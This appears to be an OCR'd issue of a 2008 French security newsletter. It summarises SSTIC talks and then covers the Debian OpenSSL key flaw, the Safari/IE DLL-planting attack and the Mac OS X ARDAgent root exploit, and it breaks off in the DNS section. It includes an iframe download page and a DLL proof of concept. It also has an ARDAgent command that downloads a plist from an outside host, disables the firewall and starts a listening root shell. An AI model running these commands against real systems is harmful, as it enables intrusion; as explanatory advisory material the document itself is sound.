Bilan : la victime règle une facture à son insu.



1. **Activation** et **lecture** de la carte
2. **Relai** des informations à son complice
3. Règlement de la facture en utilisant la carte bleu de la victime

Des méthodes existent pour lutter contre ces attaques, par exemple créer une **cage de Faraday** autour de la carte (protège des interférences électromagnétiques) délivrable sous forme d'un étui spécial, cependant une telle solution oblige l'utilisateur à sortir sa carte (utilité d'une carte sans contact ?!). Il serait possible de mettre en place un bouton poussoir (capable d'activer le champ magnétique), d'écrire physiquement un **code** sur la carte qui servira de code d'accès aux données sensibles.

On regrettera l'absence de **démonstration live**...

L'expertise judiciaire des téléphones mobiles

Le marché actuel sur les téléphones mobiles est grandissant, de nouveaux venus comme Sony-Ericsson ou l'arrivée du iPhone est en train de bouleverser les parts de marché que se disputaient Nokia, Samsung, Motorola … Aujourd'hui près de **3 milliards** de personnes utilisent des téléphones mobiles. À l'heure actuelle, la perquisition du matériel hi-tech que ce soit ordinateur, PDA, ou encore téléphones mobiles est **vital** pour l'avancement des enquêtes judiciaires.

David Naccache (Ecole Normale Supérieure) dresse un panel des différentes données présentes au sein d'un téléphone, que ce soit des **données utilisateurs** (photo, vidéo wap bookmarks …) ou des données propres au **mobile** ou aux **opérateurs**. L'intervenant explique ensuite les différentes méthodes pour récupérer les informations contenues sur le téléphone. Un des problèmes réside dans la connaissance du **code PIN** de la carte SIM, ensuite il faut réussir à analyser le contenu du téléphone afin d'en extraire les différentes données. Cependant, pour accéder à ces dernières il faut réussir à outrepasser le code pin.

Une méthode consiste à demander gentiment le code à l'accusé, mais ces derniers souffrent souvent d'amnésie … Une autre solution consiste à perquisitionner l'opérateur et lui demander de communiquer le code **PUK** à la police (code utilisé pour débloquer le téléphone après avoir saisi à 3 reprises un mauvais code PIN). Enfin, la dernière méthode consiste à utiliser des **applets malicieuses**. Lorsque le suspect sort de sa garde à vue, il récupère son téléphone et le réactive. On force alors ce dernier à télécharger l'applet via un SMS MMS … spécialement conçu.

Le dernier moyen utilisé rentre-t-il vraiment dans un cadre légal ?
Les autorités ont-elles le droit de backdoorer un suspect, quels sont les limites et le cadre des écoutes ?

Bogues ou piégeages des processeurs : quelles conséquences sur la sécurité ?

Cette présentation théorique expliquait les conséquences sécuritaires sur un système d'exploitation qui fonctionnerait avec un processeur X86 corrompu.

Après avoir rappelé les **caractéristiques** d'une architecture **X86**, Loïc Duflot (DCSSI) explique qu'à partir d'une application possédant des droits basiques, il est possible d'obtenir des **privilèges systèmes** en toute discrétion sur une machine dont le processeur est backdooré.

Un exemple de piégeage de processeur réside dans la modification de l'instruction *SALC* qui permet normalement de modifier la valeur du registre. Après modification de cette instruction, un processus « classique » peut obtenir des privilèges maximums. Cependant, cette attaque ne fonctionne que dans **certaines configurations** de gestion de mémoire.

Les solutions permettant de se protéger contre un piégeage matériel sont :

- Réduire le nombre d'applications qui s'exécute sur le système.
- Supprimer les logiciels de compilation.


Cette présentation est claire et précise, cependant, il est dommage que cette dernière se base uniquement sur l'hypothèse d'un processeur piégé, mais actuellement en existe-t-il vraiment ?

Autopsie et observation in vivo d'un banker

La conférence suivante présente les spécificités techniques du malware nommé « **Anserin/Torpig** » ; l'ennemi numéro un des banques en ligne. Nos chers collègues Frédéric Charpentier et Yannick Hamon ont suivi pendant une année l'évolution de ce banker capable de déjouer les claviers virtuels et les autres protections anti-keylogging.
Ce virus a pour principal objectif de **voler** tous les mots de passe saisis sur la machine de la victime (comptes bancaires, messagerie, site de jeux en ligne…), mais il est surtout redoutable pour subtiliser les **identifiants bancaires**.

Pour cela, ce virus développé par de vrais professionnels possède des fonctionnalités évoluées d'injection de faux formulaire lors de la visite des plus grandes banques mondiales (il gère plus de 500 banques différentes). Ce dernier s'attache à Internet Explorer et remplace les véritables formulaires d'authentification par un formulaire identique, mais qui demande des informations sensibles (numéro de carte, date d'expiration, CVV2).

La communication du malware avec les pirates s'effectue grâce à deux serveurs distincts dont leurs rôles sont clairement défini. Le premier nommé ***Collector serveur*** va permettre de récupérer et de stocker toutes les informations volées, il distribue également les mises à jour du malware. Le deuxième serveur (optionnel) nommé ***injector serveur*** va permettre de distribuer de fausses pages d'authentifications relatives aux banques attaquées.



Concrètement, comment ce malware agit-il ?
* Un internaute souhaite se logguer sur la banque
* le virus consulte le *injector server* pour savoir s'il possède une fausse page d'identification relative à la banque demandée
* Si oui, le *injector server* injecte au sein de la page web légitime, un formulaire malicieux. Ce dernier au sein demande des informations confidentielles à la victime.

Formulaire d'authentification d'une banque

Formulaire injecté par Anserin lors de l'authentification sur la banque en ligne

Un internaute imprudent saisit ses informations sensibles (numéro de carte bleue, CVV2) qui sont ensuite envoyées au *collector server.*

Le développement de ce malware a même été conçu pour résister à la fermeture éventuelle des serveurs. Une des techniques réside dans la **transmission de l'adresse IP** de l'*injector server* lors des diverses mises à jour. La seconde repose sur la génération pseudo-aléatoire du nom de domaine du Collector Server. Ainsi, le malware peut reprendre contact avec son serveur maître à tout moment.

Nos collègues ont monitoré pendant plusieurs mois le fonctionnement de ce malware par l'intermédiaire de scripts en contournant, à chaque fois, les backlists mises en place par les pirates.

Enfin pour conclure cette présentation, nos consultants ont soumis des idées afin de lutter contre ce genre de malware : implémentation d'une **authentification à double canal** (demander une confirmation au client via l'envoi d'un SMS), bannissement des adresses IP par le Fai…?

SinFP, unification de la prise d'empreinte active et passive des systèmes d'exploitation

Patrice Auffret (Thomson) décrit les limitations des différents outils de fingerprinting du marché (permets de déterminer quel type de système d'exploitation est utilisé) comme nmap, p0f … avant d'expliquer les améliorations et les techniques utilisées par SinFP…Ce logiciel a été conçu afin de déterminer dans les pires conditions possible (un seul port ouvert, filtrage …) le système d'exploitation utilisé sur la machine distante.

Après avoir rappelé les deux grands modes utilisés : actif (Envoi de requêtes afin de provoquer des réponses) et passif (sniffing), l'intervenant développe le fonctionnement de SinFP. En effet, cet outil utilisé en mode actif envoie au **maximum** trois paquets sur le **MEME** port TCP ouvert contrairement à nmap qui scan l'ensemble des ports TCP. Cette caractéristique réduit les probabilités d'être détecté par un IDS. Les différentes requêtes envoyées sont un paquet TCP SYN sans option TCP, un paquet TCP SYN avec de nombreuses options TCP et un paquet TCP SYN ACK.

Cette méthode permet d'obtenir une signature de façon simple et fonctionnelle. En utilisant des masques de déformations pour adapter sa vision de la signature au cas pratique dans lequel il est utilisé et pouvoir identifier avec la plus grande probabilité le système d'exploitation.

La capture suivante illustre le résultat d'un scan SinFP. P1,P2,P3 correspondent aux 3 paquets envoyés. Les 15 chiffres associés à chaque paquet correspondent à la signature de l'OS interprétée par SinFP.

```
P1: B10113 F0x12 W5840 O0204ffff M1460
P2: B10113 F0x12 W5792 O0204ffff0402080affffffff4445414401030302 M1460
P3: B00000 F0 W0 O0 M0
IPv4: HEURISTIC0/P1P2: GNU/Linux: Linux: 2.6.x
```


Résultat d'un scan avec SinFP

En se basant sur les trois signatures obtenues (et avec utilisation d'un masque de déformation), le scanner est alors en mesure de donner le système d'exploitation de la machine ciblée.

Dynamic malwares analysis for dummies

La dernière conférence de la SSTIC explique comment étudier le comportement d'un malware sous Windows de façon simple. Connaître le comportement d'un code malveillant est utile et peut fournir de **nombreux renseignements**. En effet, on peut obtenir des informations sur la source de l'attaque, déterminer les fonctionnalités du malware (virus, cheval de Troie, keylogger...), les modifications engendrées sur le système, connaitre les machines vulnérables…

Il existe deux types d'analyse l'une dite statiques : désassemblage du code et analyse de ce dernier, cette méthode fournie de très bon résultat, mais demande de bonnes connaissances et la seconde dite dynamique : on exécute le malware et on observe ses actions.
Dans la seconde méthode, on a donc deux postes, un **observateur** qui écoute le trafic, qui émule différents services (DNS, SMTP, HTTP…) en **enregistrant** toutes les actions du code malveillant. Le deuxième ordinateur contient donc le malware qui est exécuté, et possède une configuration permettant de diriger n'importe quel **flux vers la machine d'observation**.



On peut ensuite comparer les bases de registres, étudier les logs…

La présentation de Philippe LAGADEC (NATO / NC3A) fournit les bases pour l'élaboration d'un laboratoire d'analyse dynamique de codes malveillants.

Les rump sessions

Concernant les 'rump sessions', une bonne vingtaine ont eu lieu. Le département R&D de FT a présenté un outil de conception qui permet de retrouver une clé SSH vulnérable en moins de 5 minutes et accessoirement de déchiffrer les communications SSH capturées dans des paquets pcap.
L'ESL expose une technique pour réalisée des blind injection SQL en utilisant des retardateurs pour l'exécution des requêtes… Des sessions plus légères avec Nikoteen qui démontre que lorsqu'on a une idée en tête, il est difficile de passer outre, preuve à l'appui avec la chanson "Still Loving You" de et le passage où on *peut* entendre "ce soir j'ai les pieds qui puent" en lieu et place de "[...] so strong that I can't get through ".
Enfin, Cédric Blancher a fait trembler le MINEFI et l'assemblée en faisant croire que les certificats délivrés par le ministère étaient vulnérables à la faille OpenSSL (voir article suivant).

Webographie

[1] Site officiel de la SSTIC
http://www.sstic.org/SSTIC08/info.do

[2] Blog de Cédric Blancher :
http://sid.rstack.org/blog/

LES MENACES DU MOIS

Tendance de l'activité malicieuse d'Internet :

Petit tour d'horizon des failles de sécurité, présentées par les consultants en charger de notre service de veille....

XMCO | Partners

Depuis fin Mai, plusieurs vulnérabilités majeures ont été découvertes. Ces dernières ont aussi bien touché des failles de logiciels utilisés sur des postes client comme sur des serveurs.

Les deux vulnérabilités majeures ont affecté des problèmes d'entropie dans **OpenSSL** et dans **BIND (DNS)**. La presse comme les chercheurs en sécurité se sont particulièrement intéressés à ces deux problèmes majeurs. Le second dont peu d'informations ont été publiées sera d'ailleurs détaillé lors de la conférence BlackHat.

Nous détaillerons également deux problèmes critiques qui ont affecté Mac OS X (élévation de privilèges) et le couple Safari/Internet Explorer (compromission d'un système)...bref des failles de sécurité comme on les aime!

Enfin, nous présenterons également deux virus qui ont, sans doute, agacé plus d'un de nos lecteurs...

La faille OpenSSL de Debian

Vulnérabilités

OpenSSL sous Debian

La vulnérabilité qui a fait le plus couler d'encre ces derniers temps concerne OpenSSL implémenté sur les distributions Debian et Ubuntu.

Une faille de sécurité critique a été mise en évidence au mois de Mai 2008 et cette dernière concerne **toutes les clefs et les certificats générés depuis un système Debian** durant les deux dernières années...aie.

Revenons sur ce problème qui doit, encore à l'heure actuelle, affoler les RSSI et les administrateurs UNIX. Si vous n'avez jamais entendu parler de ce problème majeur, lisez en détail cet article et planifiez dès à présent une réunion de crise avec vos administrateurs...

L'histoire commence il y a deux ans. A la suite d'une plainte d'un éditeur qui avait des problèmes de compatibilité avec la version d'OpenSSL, un développeur Debian pensant corriger le problème en question a introduit, par mégarde (on l'espère), **un bug au sein d'OpenSSL**.

En effet, les quelques lignes de code modifiées ont, pour faire simple, supprimé le facteur aléatoire nécessaire à la génération des clefs publiques/privées.

Cette faille, de type cryptographique, provient du générateur de nombres **pseudo-aléatoires (PRNG)** de OpenSSL utilisé pour créer les clés publiques et privées. La graine d'aléa était égale au PID (identifiant du processsus) en cours d'utilisation. Sur un système Linux (plateforme x86), seules 2^15 (32768) valeurs sont possibles. Le facteur aléatoire est donc considérablement compromis.

```
int getRandomNumber()
{
    return 4;  // chosen by fair dice roll.
               // guaranteed to be random.
}
```

Cette faille est apparue en Septembre 2006 et fût corrigée le 13 Mai 2008. Ainsi, toutes les applications utilisant la fonctionnalité PRNG de OpenSSL des distributions **Debian et Ubuntu** sont donc vulnérables.

En conséquence, toutes les clés SSL et SSH générées depuis une machine Linux Debian et Ubuntu doivent être régénérées.

Les certificats sont également concernés: ils doivent être révoqués, régénérés et resignés par l'Authorité de Certification. Ces opérations doivent évidemment être réalisées suite à la mise à jour de OpenSSL.


Deux types d'attaques sont possibles: le **déchiffrement de trames capturées** ou le **contournement des mécanismes d'authentification par clés**.

> "En conséquences, toutes les clefs SSL et SSH générées depuis deux ans sur une machine Linux Debian et Ubuntu doivent être régénérées"

Ainsi les serveurs SSH autorisant ce type d'authentification sont potentiellement vulnérables quelque soit leur système d'exploitation (Unix, BSD, Linux...). En effet, si le serveur autorise un utilisateur à s'authentifier à l'aide d'une clé publique et que les clés de l'utilisateur ont été générées depuis un système Debian/Ubuntu vulnérable, un pirate **peut bruteforcer cette authentification** en un maximum de **32768** tentatives. L'attaquant doit tout de même connaître le login associé à cette authentification, par exemple root.

Le nombre de tentatives peut être considérablement réduit en prenant compte du fait qu'un système Debian/ Ubuntu incrémente séquentiellement la valeur des PID.

Les valeurs des PID utilisées pour la génération de clés d'utilisateurs SSH ont de très grandes chances d'être comprises entre 500 et 10000, soit **9500 possibilités**.



Liste des 32768 clefs générées

Plusieurs outils ont été publiés pour générer toutes les clés possibles en fonction de l'algorithme (DSA/RSA) et la taille de la clé. Le site "metasploit.com" propose également en téléchargement les archives suivantes :

- SSH 1024-bit DSA Keys x86 (30.0M)
- SSH 1023-bit RSA Keys x86 (25.0M)
- SSH 1024-bit RSA Keys x86 (26.0M)
- SSH 2047-bit RSA Keys x86 (48.0M)
- SSH 2048-bit RSA Keys x86 (48.0M)
- SSH 4096-bit RSA Keys x86 (94.0M)
- SSH 8192-bit RSA Keys x86 (PID 1 à 4100+) (29.0M)

Une simple boucle exécutant la commande **"ssh root@server -i <clef à tester>"** permettrait à un pirate de prendre le contrôle des serveurs vulnérables implémentant l'authentification par clef. Une telle attaque serait donc bruyante (minimum de 9500 tentatives de connexions) mais pourrait être réalisée si aucun mécanisme de bannissement d'IP n'était mis en place ou si les administrateurs n'étaient pas vigilants.

Les captures suivantes illustrent l'exploitation de cette vulnérabilité. Nous avons développer un script capable d'automatiser l'attaque. En **20 minutes**, nous avons pu identifier la clef de notre serveur...

Automatisation de l'attaque

Référence :
http://metasploit.com/users/hdm/tools/debian-openssl/

INFO...

Tor également vulnérable

Quelques semaines après la découverte de la faille OpenSSL, d'autres applications utilisant la version vulnérable d'OpenSSL refont parler d'elles.
La dernière en date n'est autre que le réseau Tor permettant d'anonymiser le trafic sur Internet (voir [1] ActuSécu n °19). En effet, près de 300 relais sur les 1500/2000 relais disponibles (soit près de 1/6) implémenteraient une version d'OpenSSL défectueuse.

Les conséquences sont alors importantes. Si les derniers noeuds d'un circuit Tor implémentent des clefs faibles, les données transitant par ces noeuds pourraient alors être déchiffrées par un des propriétaires de ces noeuds.

Safari et Internet Explorer : quand Microsoft rencontre Apple...

Prise de contrôle d'un système via IE et Safari

Continuons la série des vulnérabilités critiques de ce mois. Après Debian, ce fut au tour d'Internet Explorer d'être de nouveau montré du doigt.

En effet, un problème de sécurité identifié dans Safari pour Windows mais connu depuis quelques mois a refait parler de lui à la suite de la publication d'un vieil exploit pour Internet Explorer.

Ce premier problème, dont l'attaque dérivée a été baptisée **"Carpet Bomb"**, concerne Safari.
Le chercheur Nitesh Dhanjani (connu également pour sa récente intervention à la Blackhat) a, depuis plusieurs semaines, mis en garde les utilisateurs du navigateur d'Apple [1]. En effet, le **téléchargement** de fichiers non interprétables par le navigateur (dll, exécutables, fichiers compressés…), est réalisé de manière **automatique sous Safari.** Ainsi, lorsqu'un utilisateur clique sur un lien de téléchargement, Safari l'enregistre automatiquement sur le bureau de l'utilisateur sans aucune confirmation préalable (contrairement aux autres navigateurs).

Ce problème de sécurité **ne constitue pas une faille de sécurité à part entière**, cependant couplée à une seconde vulnérabilité, cette attaque pourrait s'avérer dramatique...

> " L'utilisation conjointe de Safari et d'Internet Explorer permet à un pirate de prendre le contrôle d'un système en incitant sa victime à visiter une page web malicieuse... "

Quelques jours plus tard, on retrouvait un commentaire [2] précisant qu'une vulnérabilité découverte dans Internet Explorer deux ans auparavant, mais jamais corrigée serait adaptée à l'exploitation de l'attaque décrite par M.Dhanjani.

Ce second problème, lié à Internet Explorer permet d'**exécuter automatiquement certaines librairies** (sqmapi.dll, imageres.dll et schannel.dll) stockées sur le **Bureau** lors du lancement du navigateur.


Suite à la publication de Microsoft [3] alertant sur une possible exécution de code avec Safari, un internaute publie, le 10 juin, une preuve de concept (déjà publié en décembre 2006) permettant d'exploiter la vulnérabilité d'Internet Explorer.

L'attaque est donc aujourd'hui pleinement exploitable sur un système implémentant les deux navigateurs et pourrait avoir des conséquences dramatiques...

Le scénario d'attaque est simple.
En utilisant une balise **iframe** sur une page contrôlée par le pirate, ce dernier **peut forcer un utilisateur** naviguant avec Safari, à **télécharger** sur son bureau, une **librairie DLL malicieuse** (schannel.dll).

```
<html>
<iframe src="schannel.dll" width=1 height=1></iframe>
</html>
```

Code de la page web malicieuse



Lors de la prochaine exécution d'Internet Explorer, le navigateur va automatiquement charger et exécuter le code contenu dans la librairie malicieuse.

Exemple d'un code d'une libraire DLL malicieuse

Le code ci-dessous, compilé sous le nom "schannel.dll" permet de lancer la calculatrice de Windows.

CODE

```
#include<windows.h>
BOOL WINAPI DllMain(
HINSTANCE hinstDLL,
DWORD fdwReason,
LPVOID lpvReserved
)
{
STARTUPINFO si;
PROCESS_INFORMATION pi;
TCHAR windir[_MAX_PATH];
TCHAR cmd[ _MAX_PATH ];
GetEnvironmentVariable("WINDIR",windir,_MA
X_PATH );
wsprintf(cmd,"%s\\system32\
\calc.exe",windir);
ZeroMemory(&si,sizeof(si));
si.cb = sizeof(si);
ZeroMemory(π,sizeof(pi));
CreateProcess(NULL,cmd,NULL,NULL,FALSE,
0,NULL,NULL,&si,π);
CloseHandle(pi.hProcess);
CloseHandle(pi.hThread);
return TRUE;
}
```

Ces vulnérabilités pourraient donc être à l'origine de nombreuses attaques, car Microsoft n'a toujours pas corrigé ce problème.

De son côté, Apple a pris note de la remarque de M. **Dhanjani** et a jugé ce problème de la manière suivante :

> ...the ability to have a preference to "Ask me before downloading anything" is a good suggestion. We can file that as an enhancement request for the Safari team. Please note that we are not treating this as a security issue, but a further measure to raise the bar against unwanted downloads...

En attendant les correctifs adéquats, nous vous conseillons de ne pas utiliser conjointement Safari et Internet Explorer et de ne jamais télécharger de fichiers DLL lors de vos navigations avec Internet Explorer.

Références :

[1] http://www.oreillynet.com/onlamp/blog/2008/05/safari_carpet_bomb.html
[2] http://aviv.raffon.net/2008/05/31/SafariPwnsInternetExplorer.aspx
[3] http://www.microsoft.com/technet/security/advisory/953818.mspx

Comment devenir root sur un Mac OS X

Élévation de privilèges sous Mac OS X

La société Intego vient de découvrir une vulnérabilité importante au sein des systèmes d'exploitation d'Apple Mac OS X 10.4 (Tiger) et Mac OS X 10.5 (Léopard) [1].

La vulnérabilité découverte permet à un utilisateur malveillant d'obtenir des privilèges administrateur (root).Le problème est lié à une erreur de permissions, présente au sein de ARDAgent, l'application permettant de prendre le contrôle d'une machine via Apple Remote Management).

> " L'exécution d'une simple commande shell permet à un pirate d'obtenir un shell distant en tant qu'utilisateur root "

Cette application possède des permissions spéciales : le *setuid* bit. Le *setuid* indique au système que l'exécution du programme devra être faite avec les droits de propriétaire du programme plutôt qu'avec les droits de l'utilisateur courant. Le programme **ARDAgent** appartient au super-utilisateur root. Ainsi, lors de l'exécution du programme, celui-ci détient les permissions root sans avoir à saisir le mot de passe de ce compte.

Les chercheurs de la société Intego ont démontré le moyen de lancer des scripts "AppleScript" à travers ARDAgent. Ainsi, il est possible d'exécuter n'importe quelle commande avec les privilèges du compte root sans connaître le mot de passe.

La commande en question a déjà été diffusée sur plusieurs forums.

Commande :

```
#xxxscript -e 'tell app "ARDAgent" to do shell script "<commande>"'
```

Exemple :

```
#xxxscript -e 'tell app "ARDAgent" to do shell script "whoami"'
root
```

Exécution d'une commande avec des droits root


La capture précédente illustre l'exploitation de la vulnérabilité. Aucun outil n'est utilisé. L'utilisation d'un logiciel d'exécution d'Apple Script (natif) avec les paramètres appropriés permet ici d'exécuter la commande *whoam*i (quel utilisateur suis-je) avec les permissions root.

Il est donc possible avec une commande judicieuse d'obtenir **un accès distant root** sur un système Mac OS X ! La commande suivante permet de télécharger et de charger un fichier de configuration, de désactiver le pare-feu et enfin de lancer un shell en écoute sur un port désiré...

```
xxxscript -e 'tell app "ARDAgent" to do shell script "cd /System/Library/LaunchDaemons ; curl -o bash.plist http://cdslash.net/temp/bash.plist [cdslash.net] ; chmod 600 bash.plist ; launchctl load bash.plist ; launchctl start com.apple.bash ; ipfw disable firewall; launchctl "'
```

Aucun correctif n'est actuellement disponible. Cependant, plusieurs protections existent :

La première consiste à activer le service "**Gestion à distance**" (Remote Management) à partir du menu Partage des Préférences Système. Il est bien sûr conseillé de désactiver toutes les options afin d'éviter d'exposer sa machine à l'administration distante comme le montre la capture suivante :



Désactivation de la Gestion à Distance

La commande n'est alors plus exécutée

Il est également possible de supprimer l'application **ARDAgent.app** présente au sein du répertoire / System/Library/CoreServices/RemoteManagement Enfin, vous pouvez modifier les droits de l'exécutable en question avec la commande suivante :

```
sudo chmod -R u-s /System/Library/
CoreServices/RemoteManagement/ARDAgent.app
```

Cependant, l'exécution de cette commande pourrait avoir des conséquences (désactivation des mises à jour).

En conclusion, la sécurité d'Apple Mac OS est la même que celle de tout système Unix. Les failles *setuid* ont toujours existé sur les systèmes Unix, Mac OS X ne passera donc pas à côté.

Références :

[1] http://www.intego.com/news/ism0802.asp
[2]http://www.securemac.com/applescript-tht-trojan-horse.php

Faille DNS : Internet était-il menaçé ?

La faille du protocole DNS

Après une alerte majeure de l'**Internet Systems Consortium** (ISC) sous le titre "ANYONE RUNNING BIND AS A CACHING RESOLVER IS AFFECTED", les principaux éditeurs (Microsoft, Sun, Cisco, IBM) ont publié un correctif sur le logiciel BIND, le moteur DNS le plus répandu sur Internet.

En quelques heures, cette alerte a déferlé dans les médias et a été diffusée par l'AFP : tout a été dit et écrit dessus...


AFP

Les géants de l'internet mobilisés grave faille de sécurité

Il y a 2 jours

SAN FRANCISCO (AFP) — Les géants informatiques mondiaux, d
Microsystems et Cisco, se sont mobilisés ces derniers mois pour
de sécurité qui menaçait l'internet mondial, et diffusent cette sema
"patch" (logiciel de correction).

Le spécialiste en sécurité Dan Kaminsky, de IO Active, a découv
faille qui portait sur le Domain Name System (DNS), le système
les adresses des sites et les pages stockées sur des serveurs, v
à des numéros de téléphone.


LCI.fr

vendredi 11 juillet 2008

Internet - Une faille menaçait le réseau mondial

Revenons donc en détail sur cette alerte de sécurité qui a secoué les éditeurs et a fait beaucoup écrire...

L'alerte est due à une vulnérabilité appelée **'DNS Cache Poisonning'** qu'un chercheur en sécurité informatique, **Dan Kaminsky**, s'apprête à présenter lors de la conférence BlackHat à Las Vegas.

Cette vulnérabilité permettait à un attaquant de corrompre l'intégrité d'un ou plusieurs serveurs DNS.

Exploitation facilitée d'une faille connue

D'après les premières informations publiées, cette faille ne semble pas être **nouvelle** ! Il s'agit d'une faille de sécurité inhérente au protocole DNS, connue depuis des années. La nouveauté réside à priori dans une nouvelle méthode d'exploitation qui permettrait de **corrompre efficacement et durablement le cache des serveurs DNS**. Jusqu'alors, les attaques de DNS Cache-Poisonning ne pouvaient fonctionner que sur un laps de temps réduit.

Les hypothèses que nous émettons dans la suite de cet article seront confirmées ou infirmées les semaines prochaines...

Risque ?

Un pirate serait en mesure de changer malicieusement **l'adresse IP d'un serveur connu** dans un serveur DNS public. Dès lors, tous les utilisateurs de ce serveur DNS seraient dupés et redirigés vers la fausse adresse IP. Ce type d'attaque consiste à corrompre un serveur DNS pour qu'il **redirige ses utilisateurs** vers des sites malicieux (man-in-the-middle, faux sites, etc).

Lorsque l'on sait que le système DNS est la base de l'Internet, il est possible d'imaginer une attaque où plus personne ne serait sûr de visiter un vrai site web. La conséquence aurait pu être une sorte d'attaque de **phishing globalisée**

Principe de l'attaque

L'attaque peut être réalisée lorsqu'un serveur DNS ne connait pas l'URL demandée par un internaute et interroge donc un autre serveur DNS au-dessus de lui dans la hiérarchie DNS.

Pour bien comprendre l'attaque, il faut imaginer le scénario suivant :

T0, Serveur A demande un Serveur B : "*Connais-tu l'adresse IP de cette URL là car je ne la connais pas ?*"
T0+n, Serveur Pirate : "*Oui, la voici : adresse-IP usurpée*".
T0+N, Serveur B : "*Oui, la voici : véritable adresse IP*".
T0+x : Serveur A "*Merci, j'enregistre cette réponse pour ne plus te la demander à l'avenir*".

Le pirate répond **avant que le vrai serveur DNS ait eu le temps de répondre.**

Pour que cette attaque fonctionne, il faut :

